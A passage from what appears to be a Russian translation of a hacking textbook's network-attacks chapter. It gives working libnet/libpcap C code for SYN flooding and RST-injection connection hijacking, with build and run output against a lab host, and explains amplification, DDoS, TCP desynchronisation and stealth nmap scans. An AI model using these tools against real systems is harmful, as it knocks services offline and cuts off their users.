            libnet_get_prand(LIBNET_PRu32), // Номер подтверждения (случайный)
            TH_SYN,                           // Флаги (задан только SYN)
            libnet_get_prand(LIBNET_PRu16), // Размер окна (случайный)
            0,                                // Срочность
            NULL,                             // Данные (нет)
            0,                                // Размер данных
            packet + LIBNET_IP_H);            // Память заголовка пакета

        if (libnet_do_checksum(packet, IPPROTO_TCP, LIBNET_TCP_H) == -1)
            libnet_error(LIBNET_ERR_FATAL, "can't compute checksum\n");

        byte_count = libnet_write_ip(network, packet, packet_size); // Отправить
                                                                    // пакет.
        if (byte_count < packet_size)
            libnet_error(LIBNET_ERR_WARNING, "Warning: Incomplete packet
                                              written. (%d of %d bytes)",
                                              byte_count, packet_size);

        usleep(FLOOD_DELAY); // Ждать FLOOD_DELAY миллисекунд.
    }

    libnet_destroy_packet(&packet); // Освободить память пакета.

    if (libnet_close_raw_sock(network) == -1) // Закрыть сетевой интерфейс.

        libnet_error(LIBNET_ERR_WARNING, "can't close network interface.");

    return 0;
}
```

В этой программе применяется функция `print_ip()`, чтобы преобразовать тип `u_long`, используемый в *libnet* для хранения IP-адресов, в тип структуры, принимаемой `inet_ntoa()`. Значение при этом не меняется; приведение типа просто успокаивающе действует на компилятор.

Текущая версия *libnet* 1.1 не совместима с *libnet* 1.0. Но *Nemesis* и *arpspoof* по-прежнему основаны на версии *libnet* 1.0, поэтому мы используем ее в программе *synflood*. Для компиляции с *libnet* используется флаг `-lnet` – так же, как в случае *libpcap*. Однако компилятору этого мало, как показывает следующий вывод:

```
reader@hacking:~/booksrc $ gcc -o synflood synflood.c -lnet
In file included from synflood.c:1:
```

```
/usr/include/libnet.h:87:2: #error "byte order has not been specified,
you'll"
synflood.c:6: error: syntax error before string constant
reader@hacking:~/booksrc $
```

Компилятор спотыкается, потому что для *libnet* нужно установить несколько обязательных флагов `define`. Вместе с *libnet* поставляется программа *libnet-config*, которая показывает, что это за флаги:

```
reader@hacking:~/booksrc $ libnet-config --help
Usage: libnet-config [OPTIONS]
Options:
          [--libs]
          [--cflags]
          [--defines]
reader@hacking:~/booksrc $ libnet-config --defines
-D_BSD_SOURCE -D__BSD_SOURCE -D__FAVOR_BSD -DHAVE_NET_ETHERNET_H -DLIBNET_
LIL_ENDIAN
```

С помощью подстановки команд оболочки BASH можно динамически вставить эти флаги в команду компиляции:

```
reader@hacking:~/booksrc $ gcc $(libnet-config --defines) -o synflood
synflood.c -lnet
reader@hacking:~/booksrc $ ./synflood
Usage:
./synflood         <target host> <target port>
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./synflood 192.168.42.88 22
Fatal: can't open network interface. -- this program must run as root.
reader@hacking:~/booksrc $ sudo ./synflood 192.168.42.88 22
SYN Flooding port 22 of 192.168.42.88..
```

В данном случае узел 192.168.42.88 – это машина с Windows XP, на которой через cygwin запущен сервер openssh с портом 22. Вывод программы *tcpdump* показывает, как сервер забивают фальшивые SYN-пакеты с IP-адресов, выглядящих случайными. Пока работает эта программа, на этом порте невозможно открыть нормальное соединение.

```
reader@hacking:~/booksrc $ sudo tcpdump -i eth0 -nl -c 15 "host
192.168.42.88"
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
17:08:16.334498 IP 121.213.150.59.4584 > 192.168.42.88.22: S
751659999:751659999(0) win 14609
17:08:16.346907 IP 158.78.184.110.40565 > 192.168.42.88.22: S
139725579:139725579(0) win 64357
17:08:16.358491 IP 53.245.19.50.36638 > 192.168.42.88.22: S
322318966:322318966(0) win 43747
17:08:16.370492 IP 91.109.238.11.4814 > 192.168.42.88.22: S
685911671:685911671(0) win 62957
17:08:16.382492 IP 52.132.214.97.45099 > 192.168.42.88.22: S
71363071:71363071(0) win 30490
```

```
17:08:16.394909 IP 120.112.199.34.19452 > 192.168.42.88.22: S
1420507902:1420507902(0) win 53397
17:08:16.406491 IP 60.9.221.120.21573 > 192.168.42.88.22: S
2144342837:2144342837(0) win 10594
17:08:16.418494 IP 137.101.201.0.54665 > 192.168.42.88.22: S
1185734766:1185734766(0) win 57243
17:08:16.430497 IP 188.5.248.61.8409 > 192.168.42.88.22: S
1825734966:1825734966(0) win 43454
17:08:16.442911 IP 44.71.67.65.60484 > 192.168.42.88.22: S
1042470133:1042470133(0) win 7087
17:08:16.454489 IP 218.66.249.126.27982 > 192.168.42.88.22: S
1767717206:1767717206(0) win 50156
17:08:16.466493 IP 131.238.172.7.15390 > 192.168.42.88.22: S
2127701542:2127701542(0) win 23682
17:08:16.478497 IP 130.246.104.88.48221 > 192.168.42.88.22: S
2069757602:2069757602(0) win 4767
17:08:16.490908 IP 140.187.48.68.9179 > 192.168.42.88.22: S
1429854465:1429854465(0) win 2092
17:08:16.502498 IP 33.172.101.123.44358 > 192.168.42.88.22: S
1524034954:1524034954(0) win 26970
15 packets captured
30 packets received by filter
0 packets dropped by kernel
reader@hacking:~/booksrc $ ssh -v 192.168.42.88
OpenSSH_4.3p2, OpenSSL 0.9.8c 05 Sep 2006
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Connecting to 192.168.42.88 [192.168.42.88] port 22.
debug1: connect to address 192.168.42.88 port 22: Connection refused
ssh: connect to host 192.168.42.88 port 22: Connection refused
reader@hacking:~/booksrc $
```

Некоторые операционные системы (например, Linux) применяют для борьбы с SYN-флудом метод под названием syncookies. Стек TCP, в котором используются syncookies, настраивает начальный номер подтверждения для ответного SYN/ACK-пакета в зависимости от особенностей узла и времени (чтобы помешать атаке с воспроизведением старых пакетов). Соединения TCP активизируются только после проверки последнего ACK-пакета в процедуре открытия соединения TCP. Если порядковый номер неверный или ACK не получен, соединение не создается. Это помогает бороться с фальшивыми запросами соединений, потому что ACK-пакет требует передачи информации по адресу отправителя начального SYN-пакета.

0x452 Смертельный ping

Согласно спецификации ICMP эхо-сообщениям ICMP разрешается иметь в секции данных пакета до 2^{16} (то есть 65 536) байт данных. На раздел данных в ICMP-пакетах часто не обращают внимания, поскольку вся существенная информация находится в заголовке. Некоторые операционные системы при получении эхо-сообщений ICMP

с большим, чем разрешено, размером аварийно завершали работу. Эхо-сообщение ICMP такого гигантского размера любовно назвали «пингом смерти». Это крайне простой хак, ответ на уязвимость, возникшую в результате того, что производители некоторых ОС никогда не рассматривали такую возможность. С помощью *libnet* вы легко напишете программу, реализующую такую атаку, однако на практике от нее будет мало пользы: во всех современных системах эта уязвимость устранена.

Однако история повторяется. Хотя большие ICMP-пакеты больше не устраивают аварийные ситуации компьютерам, новые технологии порой чреваты схожими проблемами. В протоколе Bluetooth, часто используемом с телефонами, есть аналогичный пакет на уровне L2CAP, используемый также для замера продолжительности установленного соединения. Многие реализации Bluetooth страдают от той же проблемы с пакетом недопустимой длины. Адам Лори (Adam Laurie), Марсель Холтманн (Marcel Holtmann) и Мартин Герфурт (Martin Herfurt) окрестили эту атаку «Bluesmack» и опубликовали исходный код одноименной программы, реализующей эту атаку.

0x453 Teardrop

Другая DoS-атака, вызывающая аварию системы и обусловленная примерно теми же причинами, была названа teardrop («слеза»). Она использовала уязвимость в нескольких реализациях сборки фрагментированных IP-пакетов. Обычно, если пакет фрагментирован, то хранящиеся в заголовках смещения имеют такие значения, что исходный пакет восстанавливается из неперекрывающихся частей. Teardrop-атака отправляла фрагменты пакета с перекрывающимися смещениями, что влекло неминуемую аварию тех систем, в которых проверка такой необычной ситуации не выполнялась.

Данная конкретная атака больше не действует, но знакомство с ее идеей может помочь увидеть проблемы в других областях. Недавно удаленный эксплойт для OpenBSD (гордящейся своей защищенностью), связанный с фрагментированными пакетами IPv6, не сводился к отказу в обслуживании. В IP версии 6 заголовки сложнее, чем в версии 4, и к тому же другой, непривычный формат IP-адресов. Но часто старые ошибки воспроизводятся в первых версиях новых продуктов.

0x454 Пинг-флудинг

DoS-атаки, применяющие флудинг (flooding), необязательно направлены на аварийное завершение работы службы или ресурса; часто они пытаются так загрузить их, чтобы лишить возможности отвечать на запросы. Аналогичные атаки могут быть направлены на истощение таких ресурсов, как циклы CPU или системные процессы, но флудинг нацелен именно на истощение сетевых ресурсов.

В простейшем виде флудинга применяется пингование (ping). Задача состоит в том, чтобы исчерпать пропускную способность канала связи атакуемой системы, из-за чего нормальные пакеты не смогут к ней пробиться. Атакующий посылает жертве множество больших ping-пакетов, которые съедают всю ширину канала (bandwidth), соединяющего жертву с сетью. Особой изобретательности в этой атаке нет, поскольку это всего лишь война пропускных способностей: если у атакующего канал мощнее, чем у жертвы, он может послать данных больше, чем жертва способна принять, поэтому законному трафику будет отказано в доступе к жертве.

0x455 Атаки с усилителем

Есть некоторые действительно искусные способы организации флуда, не требующие, чтобы у атакующего был канал с очень большой пропускной способностью. В атаке с усилителем (amplification attack) применяются фальсификация адресов и широковещательная адресация, посредством которых исходный поток пакетов усиливается в сотни раз. Сначала отыскивается система, предназначаемая на роль усилителя. Это может быть сеть, в которой разрешено использование широковещательного адреса и есть достаточно большое количество активных узлов. Атакующий посылает по широковещательному адресу сети усилителя большие пакеты эхо-запросов ICMP с фальсифицированным адресом отправителя, в качестве которого указывается адрес жертвы. Усилитель передает эти пакеты всем узлам, находящимся в сети, которые посылают соответственно пакеты эхо-ответов ICMP по поддельному адресу отправителя, которым является адрес жертвы.

Такое усиление трафика позволяет атакующему посылать относительно небольшой поток пакетов эхо-запросов ICMP, тогда как жертва оказывается завалена в сотни раз большим количеством пакетов эхо-ответов ICMP (рис. 4.9). Эту атаку можно проводить с использованием как ICMP-пакетов, так и эхо-пакетов UDP. Эти технологии называются *smurf*- и *fraggle*-атаками соответственно.




Рис. 4.9. *Атака с усилителем*

0x456 Распределенная DoS-атака

Распределенная DoS-атака (Distributed Denial Of Service, DDoS) – это распределенный вариант DoS-атаки типа флудинг. Поскольку задача флудинга – максимально понизить пропускную способность канала жертвы, то чем больший канал окажется доступен атакующему, тем значительней вред, который он способен нанести. В DDoS-атаке атакующий сначала взламывает ряд других узлов, устанавливая на них программы-роботы (боты). Эти боты спокойно ждут, пока атакующий не выберет жертву и не решит на нее напасть. Тогда атакующий с помощью какой-нибудь управляющей программы заставляет все боты одновременно атаковать жертву, используя один из видов флудинга. При этом не только усиливается эффект флудинга за счет большого количества узлов, но и значительно затрудняется поиск источника атаки.

0x460 Захват TCP/IP

Захват TCP/IP (*hijacking*) – искусный прием, в котором с помощью поддельных пакетов перехватывается соединение между жертвой и другим узлом. Эта техника особенно полезна, когда соединение жертвы устанавливается с применением одноразовых паролей. Поскольку одноразовые пароли применяются для аутентификации один и только один раз, перехват пакетов, содержащих пароли, бесполезен для атакующего.

Чтобы осуществить захват TCP/IP, атакующий и жертва должны находиться в одной сети. Перехватывая пакеты, проходящие в сети, можно узнать из их заголовков все детали открытых TCP-соединений. Как мы уже знаем, каждый TCP-пакет содержит в заголовке порядковый номер. Для каждого нового пакета этот порядковый номер увеличивается, чтобы получатель мог восстановить правильный порядок пакетов. Атакующий выясняет номера пакетов жертвы (системы А на рис. 4.10) и узла, с которым она соединена (системы Б). Затем атакующий посылает узлу Б поддельный пакет от имени жертвы с правильным порядковым номером, чтобы получить подтверждение.

Узел, получивший поддельный пакет с правильным номером подтверждения, не догадывается, что он поступил не с атакованной машины.

0x461 Перехват с помощью RST

В очень простом варианте захвата TCP/IP применяется инъекция аутентично выглядящих пакетов сброса (RST, от reset). Если адрес отправителя подделан, а номер подтверждения правильный, то принимающая сторона поверит, что отправитель действительно послал пакет сброса, и заново установит соединение.




***Рис. 4.10.** Захват TCP/IP*

Представим программу, которая могла бы выполнить такую атаку по заданному IP-адресу. Она может перехватывать пакеты с помощью библиотеки *libpcap* и вводить RST-пакеты с помощью *libnet*. Не требуется просматривать все пакеты – нужны только те, которые передаются в открытом TCP-соединении с заданным IP-адресом.

Многим другим программам, которые используют *libpcap*, тоже не нужны все пакеты, поэтому *libpcap* предоставляет способ сообщить ядру, чтобы оно передавало только те пакеты, которые удовлетворяют определенному фильтру. Этот фильтр, известный как *фильтр пакетов Беркли* (Berkeley Packet Filter, BPF), очень похож на программу. Например, вот правило фильтрации пакетов, адресованных IP 192.168.42.88: `"dst host 192.168.42.88"`.

Как и программа, это правило содержит ключевые слова и должно быть скомпилировано перед отправкой ядру. Программа *tcpdump* использует BPF для фильтрации перехватываемых пакетов. В ней также есть режим дампа программы фильтра.

```
reader@hacking:~/booksrc $ sudo tcpdump -d "dst host 192.168.42.88"
(000) ldh      [12]
(001) jeq      #0x800           jt 2    jf 4
(002) ld       [30]
(003) jeq      #0xc0a82a58      jt 8    jf 9
(004) jeq      #0x806           jt 6    jf 5
(005) jeq      #0x8035          jt 6    jf 9
(006) ld       [38]
(007) jeq      #0xc0a82a58      jt 8    jf 9
(008) ret      #96
(009) ret      #0
reader@hacking:~/booksrc $ sudo tcpdump -ddd "dst host 192.168.42.88"
```

```
10
40 0 0 12
21 0 2 2048
32 0 0 30
21 4 5 3232246360
21 1 0 2054
21 0 3 32821
32 0 0 38
21 0 1 3232246360
6 0 0 96
6 0 0 0
reader@hacking:~/booksrc $
```

После того как правило фильтрации скомпилировано, его можно передать ядру. Вести перехват установленных соединений несколько сложнее. Во всех пакетах открытых соединений установлен флаг ACK – его-то мы и должны искать. Флаги находятся в 13-м октете TCP-заголовка. Они располагаются в порядке URG, ACK, PSH, RST, SYN и FIN, слева направо. Таким образом, если флаг ACK установлен, то 13-м октетом будет 00010000 в двоичном виде, или 16 в десятичном. Если выставлены оба флага SYN и ACK, то 13-м октетом будет 00010010 в двоичном виде, или 18 в десятичном.

Чтобы создать фильтр, отбирающий пакеты с включенным флагом ACK независимо от всех остальных битов, применяется оператор поразрядного И. Операция И между 00010010 и 00010000 дает 00010000, потому что ACK – единственный разряд с двумя единицами. Таким образом, фильтр `tcp[13] & 16 == 16` соответствует пакетам с установленным флагом ACK независимо от состояния оставшихся флагов. Это правило фильтрации можно переписать, применив именованные величины и инвертировав логику, в виде `tcp[tcpflags] & tcp-ack != 0`. Результат тот же, но читать легче. Это правило можно объединить с правилом фильтрации адреса получателя, и тогда мы получим:

```
reader@hacking:~/booksrc $ sudo tcpdump -nl "tcp[tcpflags] & tcp-ack != 0
and dst host 192.168.42.88"
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
10:19:47.567378 IP 192.168.42.72.40238 > 192.168.42.88.22: . ack 2777534975
win 92 <nop,nop,timestamp 85838571 0>
10:19:47.770276 IP 192.168.42.72.40238 > 192.168.42.88.22: . ack 22 win 92
<nop,nop,timestamp 85838621 29399>
10:19:47.770322 IP 192.168.42.72.40238 > 192.168.42.88.22: P 0:20(20) ack 22
win 92 <nop,nop,timestamp 85838621 29399>
10:19:47.771536 IP 192.168.42.72.40238 > 192.168.42.88.22: P 20:732(712) ack
766 win 115 <nop,nop,timestamp 85838622 29399>
10:19:47.918866 IP 192.168.42.72.40238 > 192.168.42.88.22: P 732:756(24) ack
766 win 115 <nop,nop,timestamp 85838659 29402>
```

Аналогичное правило применяется в следующей программе для фильтрации пакетов, перехватываемых с помощью *libpcap*. Получив пакет,

программа создает на базе информации его заголовка фальшивый RST-пакет. Работа программы поясняется после ее листинга.

rst_hijack.c

```
#include <libnet.h>
#include <pcap.h>
#include "hacking.h"

void caught_packet(u_char *, const struct pcap_pkthdr *, const u_char *);
int set_packet_filter(pcap_t *, struct in_addr *);

struct data_pass {

   int libnet_handle;
   u_char *packet;
};

int main(int argc, char *argv[]) {
   struct pcap_pkthdr cap_header;
   const u_char *packet, *pkt_data;
   pcap_t *pcap_handle;
   char errbuf[PCAP_ERRBUF_SIZE]; // Размер совпадает с LIBNET_ERRBUF_SIZE
   char *device;
   u_long target_ip;
   int network;
   struct data_pass critical_libnet_data;

   if(argc < 1) {
      printf("Usage: %s <target IP>\n", argv[0]);
      exit(0);
   }

   target_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE);

   if (target_ip == -1)
      fatal("Invalid target address");

   device = pcap_lookupdev(errbuf);
   if(device == NULL)
      fatal(errbuf);

   pcap_handle = pcap_open_live(device, 128, 1, 0, errbuf);
   if(pcap_handle == NULL)
      fatal(errbuf);

   critical_libnet_data.libnet_handle = libnet_open_raw_sock(IPPROTO_RAW);
   if(critical_libnet_data.libnet_handle == -1)
      libnet_error(LIBNET_ERR_FATAL, "can't open network interface. --
                                      this program must run as root.\n");
   libnet_init_packet(LIBNET_IP_H + LIBNET_TCP_H,
                      &(critical_libnet_data.packet));
```

```
    if (critical_libnet_data.packet == NULL)
       libnet_error(LIBNET_ERR_FATAL, "can't initialize packet memory.\n");

    libnet_seed_prand();

    set_packet_filter(pcap_handle, (struct in_addr *)&target_ip);

    printf("Resetting all TCP connections to %s on %s\n", argv[1], device);
    pcap_loop(pcap_handle, -1, caught_packet, (u_char *)&critical_libnet_data);

    pcap_close(pcap_handle);
}
```

В основном работа этой программы должна быть понятна. Сначала определяется структура `data_pass`, посредством которой передаются данные функции обратного вызова *libpcap*. Для открытия сокета с прямым доступом и выделения памяти пакету используется *libnet*. Дескриптор сокета прямого доступа и указатель на память пакета потребуются функции обратного вызова, поэтому такие важные данные *libnet* хранятся в специальной структуре.

Последний аргумент в обращении к `pcap_loop()` – указатель, передаваемый непосредственно функции обратного вызова. Благодаря переданному указателю на структуру `critical_libnet_data` функция обратного вызова получает доступ ко всему ее содержимому. Кроме того, размер данных в `pcap_open_live()` сокращен с 4096 до 128, потому что все необходимое нам находится в заголовке.

```
/* Задает фильтр пакетов для поиска установленных соединений с target_ip */
int set_packet_filter(pcap_t *pcap_hdl, struct in_addr *target_ip) {
   struct bpf_program filter;
   char filter_string[100];

   sprintf(filter_string, "tcp[tcpflags] & tcp-ack != 0 and dst host %s",
           inet_ntoa(*target_ip));

   printf("DEBUG: filter string is \'%s\'\n", filter_string);
   if(pcap_compile(pcap_hdl, &filter, filter_string, 0, 0) == -1)
      fatal("pcap_compile failed");

   if(pcap_setfilter(pcap_hdl, &filter) == -1)
      fatal("pcap_setfilter failed");
}
```

Следующая функция компилирует и устанавливает фильтр, чтобы перехватывать только пакеты в установленных соединениях с заданным IP-адресом. Функция `sprintf()` – это та же `printf()`, но с выводом в строку.

```
void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header,
                   const u_char *packet) {
   u_char *pkt_data;
```

```
    struct libnet_ip_hdr *IPhdr;
    struct libnet_tcp_hdr *TCPhdr;
    struct data_pass *passed;
    int bcount;

    passed = (struct data_pass *) user_args; // Передать данные
                                        // с помощью указателя на структуру.

    IPhdr = (struct libnet_ip_hdr *) (packet + LIBNET_ETH_H);
    TCPhdr = (struct libnet_tcp_hdr *) (packet + LIBNET_ETH_H + LIBNET_TCP_H);

    printf("resetting TCP connection from %s:%d ",
          inet_ntoa(IPhdr->ip_src), htons(TCPhdr->th_sport));
    printf("<---> %s:%d\n",
          inet_ntoa(IPhdr->ip_dst), htons(TCPhdr->th_dport));
    libnet_build_ip(LIBNET_TCP_H,      // Размер пакета без заголовка IP
       IPTOS_LOWDELAY,                 // Тип сервиса IP
       libnet_get_prand(LIBNET_PRu16), // IP ID (случайный)
       0,                              // Фрагментация
       libnet_get_prand(LIBNET_PR8),   // TTL (случайный)
       IPPROTO_TCP,                    // Транспортный протокол
       *((u_long *)&(IPhdr->ip_dst)),  // IP отправителя
                                       // (прикидываемся получателем)
       *((u_long *)&(IPhdr->ip_src)),  // IP получателя (вернуть отправителю)
       NULL,                           // Данные (нет)
       0,                              // Размер данных
       passed->packet);                // Память заголовка пакета

    libnet_build_tcp(htons(TCPhdr->th_dport), // Порт TCP отправителя
                                              // (прикидываемся получателем)
       htons(TCPhdr->th_sport),        // Порт TCP получателя
                                       // (вернуть отправителю)
       htonl(TCPhdr->th_ack),          // Порядковый номер (взять прежний ack)
       libnet_get_prand(LIBNET_PRu32), // Номер подтверждения(случайный)
       TH_RST,                         // Флаги (задан только RST)
       libnet_get_prand(LIBNET_PRu16), // Размер окна (случайный)
       0,                              // Срочность
       NULL,                           // Данные (нет)
       0,                              // Размер данных
       (passed->packet) + LIBNET_IP_H);// Память заголовка пакета

    if (libnet_do_checksum(passed->packet, IPPROTO_TCP, LIBNET_TCP_H) == -1)
       libnet_error(LIBNET_ERR_FATAL, "can't compute checksum\n");

    bcount = libnet_write_ip(passed->libnet_handle, passed->packet,
                             LIBNET_IP_H+LIBNET_TCP_H);
    if (bcount < LIBNET_IP_H + LIBNET_TCP_H)
       libnet_error(LIBNET_ERR_WARNING, "Warning: Incomplete packet written.");

    usleep(5000); // Небольшая пауза
}
```

Эта функция обратного вызова подделывает RST-пакеты. Сначала извлекаются критические данные *libnet*, а указатели на заголовки IP и TCP формируются с помощью структур, определенных в *libnet*. Можно было взять наши собственные структуры из *hacking-network.h*, но есть готовые структуры *libnet*, которые учитывают порядок байтов на узле. В фальсифицированном RST-пакете в качестве получателя указан перехваченный адрес отправителя, и наоборот. Перехваченный порядковый номер задан в качестве номера подтверждения, ибо этого ждет получатель.

```
reader@hacking:~/booksrc $ gcc $(libnet-config --defines) -o rst_hijack
rst_hijack.c -lnet -lpcap
reader@hacking:~/booksrc $ sudo ./rst_hijack 192.168.42.88
DEBUG: filter string is 'tcp[tcpflags] & tcp-ack != 0 and dst host
192.168.42.88'
Resetting all TCP connections to 192.168.42.88 on eth0
resetting TCP connection from 192.168.42.72:47783 <---> 192.168.42.88:22
```

0x462 Еще о перехвате

Фальсифицировать можно не только RST-пакеты. Атака становится интереснее, если фальшивый пакет содержит данные. Приняв поддельный пакет, узел увеличивает порядковый номер и отвечает жертве атаки. Так как жертва не знает о поддельном пакете, ответ узла содержит недопустимый порядковый номер и потому отбрасывается. А после отбрасывания этого пакета счетчик порядковых номеров жертвы сбивается. В результате у всех пакетов, которые жертва попытается послать узлу, будут неверные номера, и они будут отвергнуты узлом. Неверные порядковые номера оказываются на обоих законных концах соединения, и оно рассинхронизируется. А поскольку атакующий послал первый поддельный пакет, вызвавший это хаос, он может отслеживать порядковые номера и продолжать посылать узлу поддельные пакеты от имени жертвы. Таким образом, атакующий сохраняет связь с узлом, тогда как соединение жертвы не функционирует.

0x470 Сканирование портов

Сканирование портов позволяет выяснить, какие порты готовы принять соединение. Большинство служб принимает соединение на стандартных документированных портах, поэтому данная информация помогает определить, какие службы запущены в системе. В простейшем случае делаются попытки открыть соединение с каждым из возможных портов в атакуемой системе. Это осуществимо, но бросается в глаза и легко обнаруживается. Кроме того, при установлении соединения службы обычно регистрируют IP-адрес в журнале. Чтобы избежать обнаружения, разработан ряд искусных приемов.

Программа *nmap*, автором которой является Fyodor, реализует все описываемые далее приемы сканирования портов. Это один из самых популярных инструментов сканирования с открытым исходным кодом.

0x471 Скрытое SYN-сканирование

SYN-сканирование иногда называют также *полуоткрытым сканированием*. Дело в том, что полное TCP-соединение фактически не открывается. Вспомним процедуру установления связи в TCP/IP: сначала посылается SYN-пакет, затем обратно посылается SYN/ACK-пакет, и наконец возвращается ACK-пакет, чем завершается установление связи и открытие соединения. SYN-сканирование не доводит установление связи до конца, и соединение не открывается полностью. Вместо этого посылается первоначальный SYN-пакет и изучается ответ на него. Если в качестве ответа получен SYN/ACK-пакет, значит, порт принимает соединения. Этот факт регистрируется, и посылается пакет сброса (RST-пакет), чтобы разорвать соединение и не допустить возникновения DoS-ситуации.

SYN-сканирование можно осуществить, запустив *nmap* с ключом `-sS`. Программу нужно запускать с правами суперпользователя, потому что она не использует стандартные сокеты и требует доступа к канальному уровню.

```
reader@hacking:~/booksrc $ sudo nmap -sS 192.168.42.72

Starting Nmap 4.20 ( http://insecure.org ) at 2007-05-29 09:19 PDT
Interesting ports on 192.168.42.72:
Not shown: 1696 closed ports
PORT     STATE SERVICE
22/tcp   open ssh

Nmap finished: 1 IP address (1 host up) scanned in 0.094 seconds
```

0x472 FIN, X-mas и Null-сканирование

Для защиты от SYN-сканирования были созданы средства обнаружения и регистрации полуоткрытых соединений. В результате появился ряд других технологий скрытого сканирования портов: FIN-, X-mas- и Null-сканирование. Все они предполагают отправку бессмысленных пакетов на каждый порт изучаемой системы. Если порт ожидает соединения, эти пакеты игнорируются. Если же порт закрыт, а реализация следует протоколу RFC 793, посылается RST-пакет. Основываясь на этом различии, можно выяснить, какие порты принимают соединения, фактически не открывая их.

При FIN-сканировании посылается FIN-пакет, при X-mas-сканировании посылается пакет с выставленными флагами `FIN`, `URG` и `PUSH` (отсюда и название – флажки горят, как на рождественской елке), а при

Null-сканировании посылается пакет без флагов TCP. Эти типы сканирования более скрытны, но бывают ненадежными. Например, в реализации TCP от Microsoft RST-пакеты не посылаются, как следовало бы по стандарту, и этот вид сканирования оказывается неэффективным.

FIN-, X-mas- и Null-сканирование можно осуществить, запустив `nmap` с ключом `-sF`, `-sX` или `-sN` соответственно. Результат выглядит примерно так же, как в предыдущем случае.

0x473 Создание ложных целей

Еще один способ избежать обнаружения – попытаться спрятаться среди нескольких ложных адресов. В этой технологии соединения от ложных IP-адресов просто перемежаются с реальными соединениями с целью сканирования портов. Ответы от фальсифицированных соединений не нужны, потому что они служат только для обмана. Однако подделанные адреса ложных целей должны быть реальными IP-адресами действующих узлов, иначе в исследуемой системе можно вызвать SYN-флуд.

Ложные адреса можно задавать в `nmap` с помощью ключа `-D`. Пример сканирования с помощью `nmap` адреса 192.168.42.72 с применением ложных адресов 192.168.42.10 и 192.168.42.11:

```
reader@hacking:~/booksrc $ sudo nmap -D 192.168.42.10,192.168.42.11
192.168.42.72
```

0x474 Сканирование через бездействующий узел

Сканирование через бездействующий узел (idle scanning) основано на отправке поддельных пакетов от имени этого узла и наблюдении за изменениями, происходящими на узле. Атакующий должен найти такой узел, который не отправляет и не принимает никакого иного сетевого трафика, и чтобы при этом реализация TCP на нем генерировала предсказуемые идентификаторы IP с известным характером инкрементирования для каждого нового пакета. Идентификаторы IP должны быть уникальными для каждого пакета на протяжении сеанса, и обычно они увеличиваются на фиксированную величину. Предсказуемость идентификаторов IP-пакетов никогда не считалась угрозой безопасности, на этом заблуждении и основано сканирование через бездействующий узел. В более новых операционных системах, например в свежих версиях ядра Linux, в OpenBSD и Windows Vista, идентификаторы пакетов рандомизируются, тогда как в старых ОС и устройствах (скажем, принтерах) – нет.

Сначала атакующий получает текущий идентификатор IP-пакета этого вспомогательного узла: отправляет ему SYN-пакет или незапрошенный SYN/ACK-пакет и читает идентификатор ответного пакета. Повторив эту процедуру несколько раз, можно определить, насколько увеличивается идентификатор каждого следующего пакета.

Затем атакующий посылает ложный SYN-пакет от имени вспомогательного узла на порт изучаемой машины. В зависимости от того, активен этот порт или нет, возможны две ситуации:

- Если порт принимает соединения, вспомогательному узлу будет послан ответный SYN/ACK-пакет. Но поскольку вспомогательный узел на самом деле не посылал начальный SYN-пакет, он отреагирует на получение этого непрошеного пакета отправкой RST-пакета для сброса соединения.
- Если порт не принимает соединения, исследуемая машина не пошлет вспомогательному узлу SYN/ACK-пакет и ответа от вспомогательного узла не будет.

В этот момент атакующий снова связывается с вспомогательным узлом, чтобы узнать, насколько увеличился идентификатор IP-пакетов. Если он увеличился лишь на один интервал, значит, вспомогательный узел не посылал между двумя проверками другие пакеты. Значит, на обследуемой машине проверяемый порт закрыт. Если идентификатор пакета увеличился на два интервала, то между проверками вспомогательный узел послал один пакет, скорее всего, RST-пакет. Значит, порт на исследуемой машине открыт.

Оба возможных исхода показаны на рис. 4.11.

